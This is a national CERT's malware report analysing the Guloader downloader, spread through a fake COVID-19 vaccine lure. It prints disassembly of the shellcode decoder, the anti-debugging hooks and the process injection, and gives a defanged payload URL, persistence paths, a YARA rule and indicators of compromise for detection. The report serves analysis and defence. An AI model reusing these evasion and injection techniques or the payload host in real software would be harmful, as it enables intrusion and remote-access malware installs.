Malware report
CCN-CERT ID-09/20

Guloader

April 2020

Edita:

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2020.04.22 12:23:30 +02'00'

Fecha de Edición: April de 2020

INDEX

1. ABOUT CCN-CERT, NATIONAL GOVERNMENTAL CERT

The CCN-CERT is the Computer Emergency Response Team of the National Cryptologic Centre, CCN, within the National Intelligence Centre, CNI. This service was created in 2006 as a **Spanish National Governmental CERT** and its functions are included in Law 11/2002 regulating the CNI, RD 421/2004 regulating the CCN and RD 3/2010, dated 8th January, regulating the National Security Scheme (ENS), modified by RD 951/2015 of 23rd October.

Its mission therefore is to contribute to the improvement of Spanish cybersecurity, being the national alert and response centre that cooperates and helps to respond quickly and efficiently to cyberattacks and to actively confront cyber threats, including the coordination at the national public level of the different Incident Response Teams or existing Security Operations Centres.

Its ultimate aim is to make cyberspace more secure and reliable, preserving classified information (as stated in Article 4.F of Law 11/2002) and sensitive information, defending Spanish Technological Heritage, training expert personnel, applying security policies and procedures and using and developing the most appropriate technologies for this purpose.

In accordance with these regulations and Law 40/2015 on the LegalRegulation for the Public Sector, the CCN-CERT is responsible for the management of cyber incidents affecting any public body or company. In the case of critical operators in the public sector, the management of cyber incidents will be carried out by the CCN-CERT in coordination with the CNPIC.

2. EXECUTIVE SUMMARY

There has been evidence of a malware campaign in Spain and Portugal, in which using a false **COVID-19** vaccine as a hook, the recipient is urged to open an attached file, called 'COVID-19.exe' inside ' COVID- 19.tar ', which contains a compressed version of **Guloader**.

This document presents the analysis performed over the downloader variant known as **Guloader**, identified by the SHA256 signature 5d91ff8d079c5d890da78adb8871e146749872911efe2ebf22cfd02c698ed33d.

The main goal of the binary is to load in memory a shellcode aimed with downloading an additional payload from a remote server for its execution. Guloader appeared in the malware scene in December 2019, but it has been the rise it has shown in April 2020 the fact that has motivated this research. The Guloader name given to this family comes from the words “Google loader”, as in early stages of its development the actors used Google Drive locations to store additional payloads. The project is being actively updated and the obfuscation scheme it uses is playing a key role to maintain the samples undetected.

Nowadays, downloaders provide an essential service regarding malware distribution. Actors willing to increment the number of bots from their botnets definitely appreciate an effective tool able to provide installs at the same time it remains undetected. If it is true the lifespan of downloader families does not last long, families like **Smokeloader** or **Emotet** prove otherwise.

In the next sections of the document, technical details are provided about the behavior of the initial binary, as well as of the shellcode it loads in memory. A YARA rule and indicators of compromise to detect the analyzed sample are provided too.

3. GENERAL DETAILS

The SHA256 signature below identifies the loader component triggering the infection process.

File	SHA256
guloader.exe	5d91ff8d079c5d890da78adb8871e146749872911efe2ebf22cfd02c698ed33d

The sample, a Portable Executable for 32-bit Windows systems developed in Visual Basic, fakes its compilation timestamp going back to 2013.



Figure 1. Properties of the initial binary

It was first seen on April 16th 2020.

While a packer does not protect the executable, the obfuscation layer it shows, which changes across samples, seems to be working against anti-virus detections.

4. INFECTION PROCESS

The infection process is divided in three stages, defining this way the structure of the current section:

- *Loader*, the code aimed with loading, decoding and executing the shellcode.
- *Shellcode*, the aimed is to detect an analysis environment, import libraries and finally inject itself into a legitimate binary of the system.
- Download an additional payload and finally achieving persistence in the system.

4.1 VISUAL BASIC LOADER

The initial binary serves as a loader for the piece of shellcode responsible for subsequent stages of the infection process. Despite the binary has been developed in Visual Basic, the code aimed with loading, decoding and executing the shellcode can be analyzed with any disassembler.

```
test    eax, eax
cmp     ax, 0A50Ah
test    eax, eax
test    eax, eax
cmp     ax, 2D37h
mov     eax, 0F1188B7Ah ; xor key
cmp     ax, 0ED49h
test    eax, eax
xor     esi, 0
xor     esi, 0
cmp     ax, 615Ch
xor     esi, 0
cmp     ax, 2B52h
test    eax, eax
xor     esi, 0
test    eax, eax
xor     [edi+ecx], eax  ; unxor shellcode
cmp     ax, 4B9h
test    eax, eax
```

Figure 2. Shellcode decoding routine

The piece of shellcode is stored in the **.text** section of the initial binary. After copying it to a new allocated buffer and decoding it in its new location with a 4-byte **XOR** routine, execution continues from the entry point of the shellcode, still within the process space of the initial binary.

```
test    eax, eax
test    eax, eax
test    eax, eax
cmp     ax, 9657h
test    eax, eax
test    eax, eax
xor     esi, 0
test    eax, eax
test    eax, eax
jmp     edi                 ; jump to shellcode
execute_shellcode endp
```

Figure 3. Unconditional jump to shellcode

The code tasked with the execution of the shellcode shows an obfuscation layer consisting of the insertion of junk instructions, aimed to increase the code complexity while the semantics of the code remain the same. Figures 2 and 3 highlight the instructions of interest for the analyst while the rest correspond with the aforementioned junk code. This obfuscation technique is used in both the initial binary and in the shellcode to be explained in the following subsections.

4.2 SHELLCODE

The second stage of the infection process begins with the first execution of the shellcode.

```
seg000:005B0000                          ; Segment type: Pure code
seg000:005B0000                          seg000          segment byte public 'CODE' use32
seg000:005B0000                                          assume cs:seg000
seg000:005B0000                                          ;org 5B0000h
seg000:005B0000                                          assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:005B0000 F8                                       clc
seg000:005B0001 81 DC FC 01 00 00                        sbb     esp, 1FCh
seg000:005B0007 41                                       inc     ecx
seg000:005B0008 55                                       push    ebp
seg000:005B0009 89 E5                                    mov     ebp, esp
seg000:005B000B E8 00 00 00 00                           call    $+5
seg000:005B0010 58                                       pop     eax
seg000:005B0011 83 E8 10                                 sub     eax, 10h
seg000:005B0014 89 45 44                                 mov     [ebp+44h], eax  ; shellcode base address
```

Figure 4. Entry point of the shellcode

Aside from the obfuscation scheme described above, the shellcode implements a variety of techniques to complicate dynamic analysis, where the majority of them are aimed to break the debugger.

4.2.1 ANTI-ANALYSIS

The first of the techniques to prevent the malicious code to run, in what the developers would consider an analysis environment, is based in enumerating the windows of the system by calling the function **EnumWindows**. If the returning value is lower than the expected one, execution finalizes in this stage.

```
seg000:005B049D
seg000:005B049D check_num_of_windows:                    ; ...
seg000:005B049D                 test    edx, edx
seg000:005B049F                 pop     ebx
seg000:005B04A0                 xor     edx, edx
seg000:005B04A2                 cmp     esi, 0E54Ch
seg000:005B04A8                 push    edx
seg000:005B04A9                 nop
seg000:005B04AA                 push    esp
seg000:005B04AB                 push    ebx
seg000:005B04AC                 call    eax             ; EnumWindows
seg000:005B04AE                 pop     eax
seg000:005B04AF                 cmp     eax, 0Ch        ; If EAX < 12 -> TerminateProcess
seg000:005B04B2                 jge     short continue_execution
seg000:005B04B4                 push    0
seg000:005B04B6                 push    0FFFFFFFFh
seg000:005B04B8                 call    dword ptr [ebp+98h] ; TerminateProcess
seg000:005B04BE                 cmp     ebx, ebx
seg000:005B04C0                 nop
```

Figure 5. Process is terminated if EAX value is lower than 12

To prevent debuggers to attach to running samples, Guloader implements hooks for functions **DbgBreakPoint** and **DbgUiRemoteBreakin**, as they are responsible for taking control over the process whose execution is to be interrupted.

The **0xCC** opcode from the function body from **DbgBreakPoint** is substituted by a **NOP**.

```
BEFORE
ntdll32.dll:7735000C
ntdll32.dll:7735000C          ntdll_DbgBreakPoint:
ntdll32.dll:7735000C CC       int     3
ntdll32.dll:7735000D C3       retn
ntdll32.dll:7735000D

AFTER
ntdll32.dll:7735000C          ntdll_DbgBreakPoint proc near
ntdll32.dll:7735000C 90       nop
ntdll32.dll:7735000C
ntdll32.dll:7735000D C3       retn
ntdll32.dll:7735000D          ntdll_DbgBreakPoint endp
```

Figure 6. Hooked DbgBreakPoint function

On the other hand, the first instructions from **DbgUiRemoteBreakin** are substituted by a small piece of code, aimed with generating an exception if this function is called.

```
BEFORE
ntdll32.dll:773DF7EA
ntdll32.dll:773DF7EA                      ntdll_DbgUiRemoteBreakin proc near
ntdll32.dll:773DF7EA 6A 08                push    8
ntdll32.dll:773DF7EC 68 30 BA 36 77       push    offset unk_7736BA30
ntdll32.dll:773DF7F1 E8 BE E6 F8 FF       call    near ptr unk_7736DEB4
ntdll32.dll:773DF7F6 64 A1 18 00 00 00    mov     eax, large fs:18h
ntdll32.dll:773DF7FC 8B 40 30             mov     eax, [eax+30h]
ntdll32.dll:773DF7FF 80 78 02 00          cmp     byte ptr [eax+2], 0
ntdll32.dll:773DF803 75 09                jnz     short loc_773DF80E
ntdll32.dll:773DF805 F6 05 D4 02 FE 7F 02 test    byte_7FFE02D4, 2
ntdll32.dll:773DF80C 74 28                jz      short loc_773DF836
ntdll32.dll:773DF80E

AFTER
ntdll32.dll:773DF7EA
ntdll32.dll:773DF7EA                 ntdll_DbgUiRemoteBreakin proc near
ntdll32.dll:773DF7EA 6A 00           push    0
ntdll32.dll:773DF7EC B8 F8 4E 5B 00  mov     eax, offset BAADFOOD
ntdll32.dll:773DF7F1 FF D0           call    eax ; BAADFOOD
ntdll32.dll:773DF7F3 C2 04 00        retn    4
ntdll32.dll:773DF7F3                 ; ---------------
ntdll32.dll:773DF7F6 64              db  64h ; d
ntdll32.dll:773DF7F7 A1              db 0A1h ; ¡
ntdll32.dll:773DF7F8 18              db  18h
ntdll32.dll:773DF7F9 00              db    0
ntdll32.dll:773DF7FA 00              db    0

BAADFOOD        dd 0BAADF00Dh
```

Figure 7. Hooked DbgUiRemoteBreakin function

Continuing with debugger exceptions, the shellcode hides its running thread from debuggers by calling the function **NtSetInformationThread** pushing the value **ThreadHideFromDebugger** as a parameter.

```
seg000:005B0527                 mov     edx, 54212E31h  ; NtSetInformationThread
seg000:005B052C                 call    import_function ; NtSetInformationThread
seg000:005B0531                 mov     [ebp+130h], eax
seg000:005B0537                 cmp     esi, 83h
seg000:005B053D                 push    0
seg000:005B053F                 clc
seg000:005B0540                 push    0
seg000:005B0542                 push    11h             ; ThreadHideFromDebugger
seg000:005B0544                 nop
seg000:005B0545                 push    0FFFFFFFEh
seg000:005B0547                 nop
seg000:005B0548                 call    eax             ; NtSetInformationThread
```

Figure 8. Thread hide to debuggers

If after performing such call the execution flow reaches a breakpoint, the process would be terminated due to a crash.

In addition to the described methods to crash the debugged process, certain functions are not called directly from the malicious code but are inspected in further detail to check for the presence of breakpoints set to give control to the analyst.

```
cld
push    0
cmp     edx, edx
push    dword ptr [edi+804h]
cmp     edi, 9B01E72Ah
push    dword ptr [ebp+118h] ; NtResumeThread
cmp     edx, edx
call    check_breakpoints
nop
push    0FFFFh
push    dword ptr [edi+804h]
push    dword ptr [ebp+134h] ; WaitForSingleObject
call    check_breakpoints
clc
retn
```

Figure 9. Software and hardware breakpoint checks

The function checks for both hardware breakpoints, by checking **DR0-DR7** registers, and software breakpoints by looking for the opcodes **0xCC**, **0x3CD** and **0xB0F** whenever a function is to be checked. If breakpoints are found, the program modifies its flow resulting in a crash finalizing the execution of the shellcode.

4.2.2 IMPORTED FUNCTIONS

As observed in figure 8, before calling the function **NtSetInformationThread** its address is retrieved dynamically. This technique of resolving functions addresses at run time provides and additional layer of protection against static analysis, so at first sight there is no way to tell which functions from Windows libraries are imported and where are they called.

Functions to be imported are identified by the **dbj2** value of their name. To import a function, its hashed name is placed into EDX register and the exports from the respective library are iterated and **dbj2** hashed until finding a match.

```
void __stdcall djb2_hash(_WORD *string)
{
  int hash; // edx

  hash = 5381;
  do
  {
    hash = *(unsigned __int8 *)string + 33 * hash;
    ++string;
  }
  while ( *string );
}
```

Figure 10. djb2 hash implementation

4.2.3 INJECTION

If execution has not been interrupted until this point, the last step of the shellcode when running from the process space of the initial binary consists of injecting itself into a legitimate binary of the system. The analyzed sample chooses the Internet Explorer Add-on Installer to perform the injection.

```
C:\Program Files(x86)\Internet Explorer\ieinstal.exe
```

To migrate to the selected process, it is first created in a suspended state.

Name	PID	Description
guloader.exe	1768	Synsbedraget
ieinstal.exe	2180	Instalador de complementos de Internet Explorer

Figure 11. ieinstal.exe suspended process

Next, the Windows **msvbvm60.dll** library is mapped into the address 0x00400000 of the new process.

```
push    0
push    0
push    0
mov     eax, ebp
add     eax, 104h
mov     dword ptr [eax], 400000h ; map msvbvm60.dll in 0x400000
push    eax
push    dword ptr [edi+800h]
nop
push    dword ptr [ebp+108h]
push    dword ptr [ebp+3Ch] ; NtMapViewOfSection
call    check_breakpoints
cmp     eax, 0C0000018h
jz      loc_5B3E08
```

Figure 12. msvbvm60.dll is mapped into the suspended process

Finally, by calling the function **NtWriteVirtualMemory**, the shellcode being executed from within the process space of the initial binary is copied into the new spawned process.



Figure 13. Shellcode injected in ieinstal.exe

It is possible to observe the opcodes from the injected shellcode into the **ieinstall.exe** process being the same as the opcodes shown in the entry point of the shellcode from figure 4.

The first execution of the shellcode finalizes after the injection, continuing the infection process from the new created process, from where the shellcode resumes execution choosing an alternative flow.

4.3 INJECTED SHELLCODE

In this final stage of the execution process, the main goal of the shellcode is finally shown, to download an additional payload from a remote server to execute it, achieving persistence in the infected machine to grant that behavior after each reboot.

4.3.1 PERSISTENCE

Before writing an entry in the registry to achieve the persistence, the installation directory is created after a folder and an executable name hardcoded in the shellcode.

```
C:\Users\[User]\Historiels\Diadelphian.exe
```

The registry key value **IMPATIENT**, also hardcoded, is created in the registry key **Software\Microsoft\Windows\CurrentVersion\Run** pointing to the binary in its installation directory, achieving by these means the persistence in the system.



Figure 14. Persistence of Guloader

4.3.2 COMMUNICATIONS

Before executing the final payload, first the shellcode needs to download it. The analyzed sample of Guloader shows an URL location from where to retrieve the final payload and a second URL, which shows what seems to be a default placeholder from the builder.

Additional downloads
https[:]//www.seashotbin[.]com/Lord/Glx_encrypted_3277CA0.bin
http://myurl/myfile.bin

The binary is retrieved performing a GET request with the hardcoded user-agent defined in the shellcode, which is characteristic of Internet Explorer 11.

Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

Remote servers hosting additional downloads from Guloader usually allow to list their content and the name of the binaries usually follows the pattern below.

[random]_encrypted_[A-F0-9]{7}.bin

Figure 15. Remote server open directory

Something worthwhile to highlight is the fact that Guloader checks the size of the downloaded payloads to check for a specific length before executing them.

```
seg000:005B0AE3 fetch_and_execute_payload:              ; ...
seg000:005B0AE3                 cmp     edx, edx
seg000:005B0AE5                 push    dword ptr [ebp+68h]
seg000:005B0AE8                 push    dword ptr [ebp+138h] ; download location
seg000:005B0AEE                 call    fetch_payload
seg000:005B0AF3                 cmp     ebx, 1Bh
seg000:005B0AF6                 sub     eax, 40h ; '@'
seg000:005B0AF9                 cmp     [ebp+0ACh], eax ; Fetched file should be 0x25000 bytes in size
seg000:005B0AFF                 jnz     short retry
seg000:005B0B01                 call    unxor_payload
```

Figure 16. Downloaded file size check

If the calculated size does not match with the expected one, which is hardcoded in the shellcode, the payload is ignored. If the size matches, the payload is decoded following a **XOR** routine prior to its execution. Taking a look at the encoded binary, there is a header formed of bytes following the distribution **[a-f0-9]{64}**, which is directly discarded before decoding the rest of the file to retrieve the final executable. The instruction at address **0x005B0AF6** shows how these 64 (0x40) bytes are discarded before checking the size. The bytes from the discarded header seem to have changed starting from April 20th 2020, so instead of the hexadecimal-like characters they now can take any value from **[0x00-0xFF]{64}**. This change does not affect the malware behavior in any way as the 64 bytes header is still discarded.



Figure 17. Downloaded payload from the remote server

On April 20th, 2020, the actors appear to have decided to leave the aforementioned header format behind and instead of [a-f0-9] {64}, the range is extended to any value resulting in [0x00-0xFF] {64}. Despite the change in format, the header is still discarded

For the decoding, the shellcode stores the **XOR** key, 575 bytes in length for this sample. The sample downloaded for execution by the analyzed Guloader turned out to be a remote access tool, known as **Netwire**.

File	SHA256
Netwire	af0b56ffffc1e8df83dc104e0afe91f8921ecfc66fb5599214189fdc90ec1a4d

4.3.3 ADDITIONAL BINARY EXECUTION

Instead of executing the additional payload in a new process, Guloader maps the new executable in the memory address 0x00400000 (where it previously mapped the **msvbvm60.dll** library) to run the sample in a new thread, also hidden from debuggers.

```
seg000:005B2C22                 push    0
seg000:005B2C24                 push    dword ptr [ebp+0C0h] ; CreateThread
seg000:005B2C2A                 clc
seg000:005B2C2B                 call    check_breakpoints
seg000:005B2C30                 cmp     eax, 0
seg000:005B2C33                 jz      loc_5B27C2
seg000:005B2C39                 push    0
seg000:005B2C3B                 push    0
seg000:005B2C3D                 cmp     edi, 0EC1Ah
seg000:005B2C43                 push    11h             ; ThreadHideFromDebugger
seg000:005B2C45                 push    eax
seg000:005B2C46                 cld
seg000:005B2C47                 push    dword ptr [ebp+130h] ; NtSetInformationThread
seg000:005B2C4D                 nop
seg000:005B2C4E                 call    check_breakpoints
seg000:005B2C53                 cmp     eax, eax
seg000:005B2C55                 push    800h
seg000:005B2C5A                 test    ebx, ebx
seg000:005B2C5C                 call    dword ptr [ebp+0BCh] ; Sleep
seg000:005B2C62                 cmp     dword ptr [ebp+70h], 1
seg000:005B2C66                 jnz     short terminate_thread
seg000:005B2C68                 cmp     ebx, 3Ah ; ':'
```

Figure 18. Fetched payload is run in an additional thread

After loading the additional payload, the tasks of Guloader are completed and its execution thread is terminated.

5. DISINFECTION

For disinfecting a system where the analyzed sample has been installed, the steps listed below are proposed.

1. Delete the installation directory from the persistence section and its content.
2. Delete the registry key from the persistence section pointing to the installation directory.
3. Reboot the system.

As Guloader is able to download and execute additional samples, the complete disinfection of the machine cannot be granted after following the described steps.

6. DETECTION RULES

6.1 YARA RULE

```
rule guloader
{
  meta:
    date = "2020-04-16"
    author = “CCN-CERT”
    sha256 = "5d91ff8d079c5d890da78adb8871e146749872911efe2ebf22cfd02c698ed33d"
  strings:
    $encoded_shellcode = {82 0A C4 0D 7B 8B 18 B0 2F 02 FD 19 7A 8B 18
                          F1 22 08 F0 E1 F3 CE 5C 19 AF 25 18 F1 93 CA}
    $msvbvm60 = "MSVBVM60.DLL" ascii
  condition:
    uint16(0) == 0x5A4D and all of them
}
```

7. INDICATORS OF COMPROMISE

File	SHA256
Loader Visual Basic	5d91ff8d079c5d890da78adb8871e146749872911efe2ebf22cfd02c698ed33d
Netwire	af0b56ffffc1e8df83dc104e0afe91f8921ecfc66fb5599214189fdc90ec1a4d

Installation directory
C:\Users\[User]\Historiels\Diadelphian.exe

Final payload location
https[:]//www.seashotbin[.]com/Lord/Glx_encrypted_3277CA0.bin

Registry key	Key value
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\IMPATIENT	C:\Users\[User]\Historiels\Diadelphian.exe